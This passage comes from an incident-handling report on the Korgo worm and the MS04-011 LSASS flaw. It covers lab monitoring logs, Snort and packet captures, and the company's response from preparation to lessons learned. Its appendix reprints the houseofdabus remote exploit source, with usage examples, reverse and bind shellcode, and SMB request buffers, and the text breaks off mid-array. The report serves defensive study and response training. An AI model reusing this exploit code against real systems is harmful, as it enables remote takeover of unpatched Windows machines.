930	1026.52224962	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
931	1026.52226722	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Cryptographic Service
932	1026.52229124	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
933	1026.52232029	Copy of ftpupd.:968	CreateKey	HKLM\Software\Microsoft\Wireless
934	1026.52252786	Copy of ftpupd.:968	SetValue	HKLM\Software\Microsoft\Wireless\Client
935	1026.52255496	Copy of ftpupd.:968	CloseKey	HKLM\Software\Microsoft\Wireless
936	1026.53140273	Copy of ftpupd.:968	CreateKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
937	1026.53173490	Copy of ftpupd.:968	SetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Cryptographic Service
938	1026.53177457	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Figure 14 Regmon 2

File System

Using Filemon we can monitor the viruses' activity on the file system. As shown below the virus creates the file obbxw.exe in the C:\winnt\system32 folder.

130	9:46:28 PM	Copy of ftpupd.:968	QUERY INFORMATION	C:\source\Malware\Copy of ftpupd.exe
131	9:46:28 PM	Copy of ftpupd.:968	QUERY INFORMATION	C:\source\Malware\Copy of ftpupd.exe
132	9:46:28 PM	Copy of ftpupd.:968	CREATE	C:\WINNT\System32\obbxw.exe
133	9:46:28 PM	winlogon.exe:180	DIRECTORY	C:\WINNT\system32
134	9:46:28 PM	Copy of ftpupd.:968	SET INFORMATION	C:\WINNT\System32\obbxw.exe
135	9:46:28 PM	winlogon.exe:180	DIRECTORY	C:\WINNT\system32
136	9:46:28 PM	Copy of ftpupd.:968	QUERY INFORMATION	C:\source\Malware\Copy of ftpupd.exe
137	9:46:28 PM	Copy of ftpupd.:968	WRITE	C:\WINNT\System32\obbxw.exe

Figure 15 Filemon

Network Activity

Using network tools we can monitor the network activity of the worm.

First, we run netstat on the infected machine. Below we see the following:

- Ports 6418, 3863, 3468, 3372, 2672, 1114, are now listening.
- We see outbound connections to port 445 to 3 different IP Addresses.




Figure 16 Netstat after infection

Next we will use Snort to detect any known exploits or attacks. Below is the alert that Snort issued.

08/09-21:46:31.455551 [**] [1:2514:5] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.116.128:1039 -> 192.168.116.1:445
08/09-21:46:31.455698 [**] [1:200021:1] MS04011 Lsasrv.dll RPC exploit (WinXP) [**] [Priority: 0] {TCP} 192.168.116.128:1039 -> 192.168.116.1:445

Figure 17 Snort Alert

We now know that this worm uses the LSASS vulnerability, that it opens ports on the infected machine and we have an idea how it starts itself on the machine. Now let's look at more network traffic.

Here is an ethereal capture that shows the infected machine perform an ARP request for 192.168.116.1. Next our infected machine connects with a TCP SYN packet to determine if the machine is alive. The remote machine responds with a SYN ACK followed by an ACK by the infected machine. The 3 way handshake is now complete.

Source	Destination		
192.168.116.128	Broadcast	ARP	Who has 192.168.116.1? Tell 192.168.116.128
192.168.116.1	192.168.116.128	ARP	192.168.116.1 is at 00:50:56:c0:00:01
192.168.116.128	192.168.116.1	TCP	1039 > microsoft-ds [SYN]
192.168.116.1	192.168.116.128	TCP	microsoft-ds > 1039 [SYN, ACK]
192.168.116.128	192.168.116.1	TCP	1039 > microsoft-ds [ACK]

Figure 18 Etheral capture of worm

Next the infected machines send DNS queries to try to resolve web addresses.

192.168.116.128	192.168.116.1	DNS	Standard query A citi-bank.ru
192.168.116.1	192.168.116.128	ICMP	Destination unreachable
192.168.116.128	192.168.116.1	DNS	Standard query A citi-bank.ru
192.168.116.1	192.168.116.128	ICMP	Destination unreachable
192.168.116.128	192.168.116.1	DNS	Standard query A citi-bank.ru

Figure 19 Ethereal DNS capture

Next the infected machine attempts the LSASS Buffer Overflow against our target.

192.168.116.128	192.168.116.1	SMB	Session Setup AndX Request
192.168.116.1	192.168.116.128	SMB	Session Setup AndX Response
192.168.116.128	192.168.116.1	SMB	Session Setup AndX Request
192.168.116.1	192.168.116.128	SMB	Session Setup AndX Response
192.168.116.128	192.168.116.1	SMB	Tree Connect AndX Request \\192.168.116.1\ipc$
192.168.116.1	192.168.116.128	SMB	Tree Connect AndX Response
192.168.116.128	192.168.116.1	TCP	1039 > microsoft-ds [ACK]
192.168.116.128	192.168.116.1	SMB	NT Create AndX Request, Path: \lsarpc
192.168.116.1	192.168.116.128	SMB	NT Create AndX Response, Error: STATUS_ACCESS_DENIED

Figure 20 Ethereal exploit attempt

Lastly, our infected machine searches for more victims.

192.168.116.128	Broadcast	ARP	Who has 192.168.116.141? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.2? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.155? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.141? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.141? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.95? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.3? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.95? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.112? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.71? Tell 192.168.116.128
192.168.116.128	Broadcast	ARP	Who has 192.168.116.54? Tell 192.168.116.128

The Incident Handling Process

We will use the SANS six step Incident Handling guide.

- Remain Calm! This is essential. During an incident everyone will be stressed. If the Incident Handler does not remain calm, no one else will.
- Notify your management. This is important. You should notify your manager once you start investigating an incident.
- Take notes. This is also essential. Remember, your notes may end up as evidence and be used in court.
- Contain the incident. You should take steps to prevent other machines from being compromised. This could include (a) unplugging the network cable, (b) patching other machines to prevent exploitation or (c) network isolation.
- Back up the system. As soon as possible, make a full backup of the system. This is done to collect evidence. Do not forget to backup volatile data before rebooting or shutting down a machine.
- Eradicate the problem. As soon as possible, you should repair the problem so the machine can be placed back in production. Generally, the machine will need to be rebuilt.
- Lessons Learned. Once the incident is resolved you should meet with the appropriate groups to discuss the incident and learn from it.

Preparation Phase

The Preparation phase is arguably the most important and you should prepare for an incident well before it happens.

We will discuss the SANS 6 Step Incident Handling process. The six steps are Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned.

There are several things that have been done to prepare for an incident. These items include:

- An email address that is available to anyone in the organization that can be used to notify the incident handling team of a problem.
- Contact information for all members is easily accessible.
- The IT staff has been trained on the type of information to gather about potential incidents and can directly contact members of the incident handling team.
- Necessary equipment has been collected into a “jump bag” and is easily accessible.
- Training has been provided to members of the incident team.

- Images for desktop and laptop computers are created using Ghost[19]. These images are available at all locations.
- Basic Acceptable Use policies that define Internet and Email usage.
- Forensic Analysis tools are easily available to all members of IT.

Jump Kit Components

Our Jump Kit contains the following items:

- 4-Port hub. This can be useful when you need to sniff traffic.
- 4 Network cables of varying lengths.
- USB cable.
- Box of 10 unopened Floppy Disks.
- Box of 10 unopened CD-R and DVD-R disks. By using unopened media we can be sure the media has never been used and will not contain data. We also use Writable media instead of re-writable media. This ensures data is not overwritten and the disks are not used again.
- CD case with the following CD's:
  - Company standard anti-virus software
  - Operating System CD's
  - Service Pack CD's
  - Resource Kit CD's
  - Password Reset bootable CD
  - Security tools CD
  - Hard cover notebook.
  - Pens, pencils and highlighter
- HP DVD writer
- SimpleTech 120 gig USB external hard drive
- Company wide phone directory
- Bound hardback notebook
- Incident Handling form
- 10 Zip lock bags

Existing Incident Handling Procedures

Even though Company A has experience handling incidents they do not have detailed written policies to guide them. The basic procedure is as follows:

[19] http://sea.symantec.com/content/product.cfm?productid=9




Figure 21 Incident Procedures

It may be helpful to review certain steps of these procedures.

- Step 2, Determine if the reported event is an incident. Determining if something is an incident is going to be different depending on the event. For example, if the report is that a router has crashed the incident handler will contact the Networks team to determine the cause. If it is because of a sudden increase in traffic from user subnets an Incident will be declared.
- Step 3, The IT Operations Manager has been assigned the task of communications. He will interface with other managers, CIO, CEO, etc. This frees the incident handlers to focus on the situation. All members have specific tasks they are responsible for. Knowing these tasks in advance allows members to function effectively.
- Step 4, Isolate the incident. In the case of a suspected virus on a machine this could mean disabling the user connection to the LAN or shutting down the machine.
- Step 5, Eradicate. During this step we will apply patches, remove malware. Etc.
- Step 6, Recover. This includes rebuilding the machine and placing it back into production.
- Step 7, Lessons learned. In the case of a single virus infection it would be acceptable to create a log of what happened and why in the company's

knowledge base. For more serious virus infections or break-in's a meeting would be arranged to discuss what happened and why.

Existing Countermeasures

Company A has taken steps to prevent incidents from happening. These steps include:

- Packet Filtering router
- Several different anti-virus products are used
- Firewall
- Patch Management strategy
- IDS
- IT Security team
- "Locked down" desktop environment
- Baseline security for all servers
- Yearly security audits by outside parties
- Security awareness program for staff
- Periodic audits of servers and desktops using Retina[20] and Nessus[21]
- This organization has also implemented outbound alerting on certain types of traffic.

An example is outbound connections to IRC ports (6666 and 6667). This traffic has been determined to be non-business related and suspicious. When a connection attempt is detected by the router it is dropped. It is also logged via Sysylog and an email is generated. Below is an example of the contents of the email.

```
2004-08-02 18:26:05 Local7.Info xxx.xx.1.2 2568: .Aug 2 18:26:04.273:
%SEC-6-IPACCESSLOGP: list voice_out denied tcp xxx.xxx.100.3 (4871) ->
xxx.xxx.13.232 (6666), 1 packet
```

Figure 22 Syslog Message

Once detected the Network team will investigate and determine if this is an Incident. Note that all traffic to IRC ports may not be security related. If it is determined to be an Incident then incident team is notified and the appropriate steps are taken to contain the incident.

Incident Handling Team

The Incident Handling team consists of a member from the core IT groups. These groups include networks/telecommunications, server operations, the IT Operations Manager and the Information Security Officer. Members from other groups will be involved as needed.

[20] http://www.eeye.com/html/Products/Retina/index.html

[21] http://www.nessus.org

Regular meetings are held to review and set goals, review audits and to ensure everyone “is on the same page”.

Identification Phase

At this point we will review an incident that happened at Company A involving the Korgo worm.

Incident Timeline

Due to the nature of the LSASS vulnerability it was agreed that it was likely to become a worm and that the patch should be deployed as soon as possible.

To prevent infection, Company A began deploying the patch two days after it was made available. The patch was deployed simultaneously by the server and desktop teams. Company A has several thousand desktops and hundreds of servers.

The desktop team uses Microsoft’s SMS[22] software to deploy patches to the desktops. Servers are patched manually.

Because of the nature of Company A’s business patches cannot be deployed during the day. This makes it difficult to patch laptops as they are not in the office at night.

On a Monday morning a call came to the Incident Handler on duty that suspicious traffic had been detected coming from the VPN server. Similar traffic was being detected from user machines on the LAN. The traffic was observed to be going to random IP Address to port 445.

A local IT person was dispatched to investigate the machine. Once there they accessed the Forensic tools from a predetermined share on the network. For this situation the Win32 Analyzer Toolkit[23] was used. This toolkit pulls together several independent utilities to take a snapshot of the system. Each tool creates a log file in the defined directory. The tools are:

- Analyzer.bat – Used to launch the tools.
- Dumpel.exe[24] – Used to read from the Systems Event Logs.
- Handle.exe[25] – Used to determine which program has a file or folder open.
- Psinfo.exe[26] – Gathers information about local or remote systems.

[22] http://www.microsoft.com/smserver/default.asp
[23] This toolkit was maintained by sunzi@red-division.org. It does not seem to be available from that location anymore.
[24] http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/dumpel-o.asp
[25] http://www.sysinternals.com/ntw2k/freeware/handle.shtml
[26] http://www.sysinternals.com/ntw2k/freeware/psinfo.shtml

- Listdlls.exe[27] – Shows loaded DLL's.
- Pslist.exe[28] – Lists processes on the system.
- Psservice.exe[29] – Displays and controls services on the machine.
- Reg.exe[30] – Manages the systems Registry.
- Fport.exe [31]– Identify open ports and the associated applications.
- Psloggedon.exe[32] – Shows who is logged on locally and remotely.

By reviewing the registry.log file we notice the "Cryptographic Service" is in the Run key of the registry. We also notice the file name is a random looking name.





Figure 23 Registry Log

Next we look at the Connections.log file for network connection to and from our compromised machine. As shown below we have several listening ports now.



[27] http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml
[28] http://www.sysinternals.com/ntw2k/freeware/pslist.shtml
[29] http://www.sysinternals.com/ntw2k/freeware/psservice.shtml
[30] ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/nt40/i386/reg_x86.exe
[31] http://www.foundstone.com
[32] http://www.sysinternals.com/ntw2k/freeware/psloggedon.shtml

Containment Phase

During this phase we contain the problem to prevent the system from compromising other machines. At this point we would perform as system back and gather other information from the system if needed.

Containment Measures

Based on the information it was standard procedure to isolate the machines on the LAN by disabling the network access. Local IT personnel then removed the computers to they could be reviewed later.

At the same time the machine from the VPN that was also seen producing this traffic was forcibly disconnected. The person was contacted and instructed to not connect to the VPN until instructed to.

Once the machines were contained the following was determined:

- All machines were laptops.
- All machines were lacking several patches including MS04-011. The patch for the LASSS vulnerability.

Eradication Phase

During this stage we will remove the malicious code and prepare the system to be put back in production.

Using SMS the rest of the network was scanned to find machines lacking the necessary patches to prevent another infection.

Our VPN user was not allowed access until their machines brought into an office to be freshly imaged and patched.

Recovery Phase

In this situation it was decided that the best way to return the machines to production was to re-image the machines. Because Company A uses preconfigured Ghost images it was possible to image, patch and return the machine into production within 2 hours.

Lessons Learned Phase

After this incident a meeting with the IT Security team and Senior Management was arranged. There were several lessons to be learned from this incident. Several procedures were changed as a result. The following areas were discussed:

- VPN. Because the VPN is parallel to the firewall it doesn't take advantage of the firewalls inbound filters. This allowed traffic to port 445 to be allowed into the network. Inbound traffic to this port is blocked on the firewall. The VPN could not be moved so another firewall was placed behind the VPN. This firewall could also scan for viruses and had integrated IDS.
- Patch Management. If the machines had been patched they would not have been compromised. Procedures were implemented to allow the laptops to be patched during business hours. Although it was not automatic, it allowed the user 2 weeks to apply the patch at a time convenient to them before it became mandatory. IT staff was also reminded to manually apply patches to laptops.
- Client firewalls. It was determined that client firewalls should be used on laptop computers. This may have prevented to original user, the VPN user, from being infected and in turn infecting others.
- It was determined that a more in-depth end-point security system was needed to help prevent vulnerable machines from connecting to the companies resources.

Appendix A Exploit Source Code

As released on www.k-otik.com by the houseofdabus.

```
/*  HOD-ms04011-lsasrv-expl.c:
 *
 *  MS04011 Lsasrv.dll RPC buffer overflow remote exploit
 *  Version 0.1 coded by
 *
 *
 *                .::[ houseofdabus ]::.
 *
 *
 * ---------------------------------------------------------------------
 * Usage:
 *
 * expl <target> <victim IP> <bindport> [connectback IP] [options]
 *
 * Targets:
 *       0 [0x01004600]: WinXP Professional    [universal] lsass.exe
 *       1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
 *       2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll
 *
 * Options:
 *       -t:             Detect remote OS:
 *                       Windows 5.1 - WinXP
 *                       Windows 5.0 - Win2k
 * ---------------------------------------------------------------------
 *
```

```
 * Tested on
 *       - Windows XP Professional SP0 English version
 *       - Windows XP Professional SP0 Russian version
 *       - Windows XP Professional SP1 English version
 *       - Windows XP Professional SP1 Russian version
 *       - Windows 2000 Professional SP2 English version
 *       - Windows 2000 Professional SP2 Russian version
 *       - Windows 2000 Professional SP4 English version
 *       - Windows 2000 Professional SP4 Russian version
 *       - Windows 2000 Advanced Server SP4 English version
 *       - Windows 2000 Advanced Server SP4 Russian version
 *
 *
 * Example:
 *
 * C:\HOD-ms04011-lsasrv-expl 0 192.168.1.10 4444 -t
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: WinXP Professional    [universal] lsass.exe
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Detecting remote OS: Windows 5.0
 *
 *
 * C:\HOD-ms04011-lsasrv-expl 1 192.168.1.10 4444
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: Win2k Professional    [universal] netrap.dll
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Attacking ... OK
 *
 * C:\nc 192.168.1.10 4444
 * Microsoft Windows 2000 [Version 5.00.2195]
 * (C) Copyright 1985-2000 Microsoft Corp.
 *
 * C:\WINNT\system32>
 *
 *
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */

#include <windows.h>

#pragma comment(lib, "ws2_32")

// reverse shellcode
unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
```

```
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";

// bind shellcode
unsigned char bindshell[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x95\x98\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"
"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";



char req1[] =
"\x00\x00\x00\x85\xFF\x53\x4D\x42\x72\x00\x00\x00\x00\x18\x53\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x00\x00\x00\x62\x00\x02\x50\x43\x20\x4E\x45\x54\x57\x4F"
"\x52\x4B\x20\x50\x52\x4F\x47\x52\x41\x4D\x20\x31\x2E\x30\x00\x02"
"\x4C\x41\x4E\x4D\x41\x4E\x31\x2E\x30\x00\x02\x57\x69\x6E\x64\x6F"
"\x77\x73\x20\x66\x6F\x72\x20\x57\x6F\x72\x6B\x67\x72\x6F\x75\x70"
"\x73\x20\x33\x2E\x31\x61\x00\x02\x4C\x4D\x31\x2E\x32\x58\x30\x30"
"\x32\x00\x02\x4C\x41\x4E\x4D\x41\x4E\x32\x2E\x31\x00\x02\x4E\x54"
"\x20\x4C\x4D\x20\x30\x2E\x31\x32\x00";

char req2[] =
"\x00\x00\x00\xA4\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x10\x00\x0C\xFF\x00\xA4\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x20\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x69\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x01\x00\x00\x00\x97\x82\x08\xE0\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00"
"\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x32\x00\x31\x00\x39\x00"
"\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00"
"\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x35\x00"
"\x2E\x00\x30\x00\x00\x00\x00\x00";


char req3[] =
"\x00\x00\x00\xDA\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
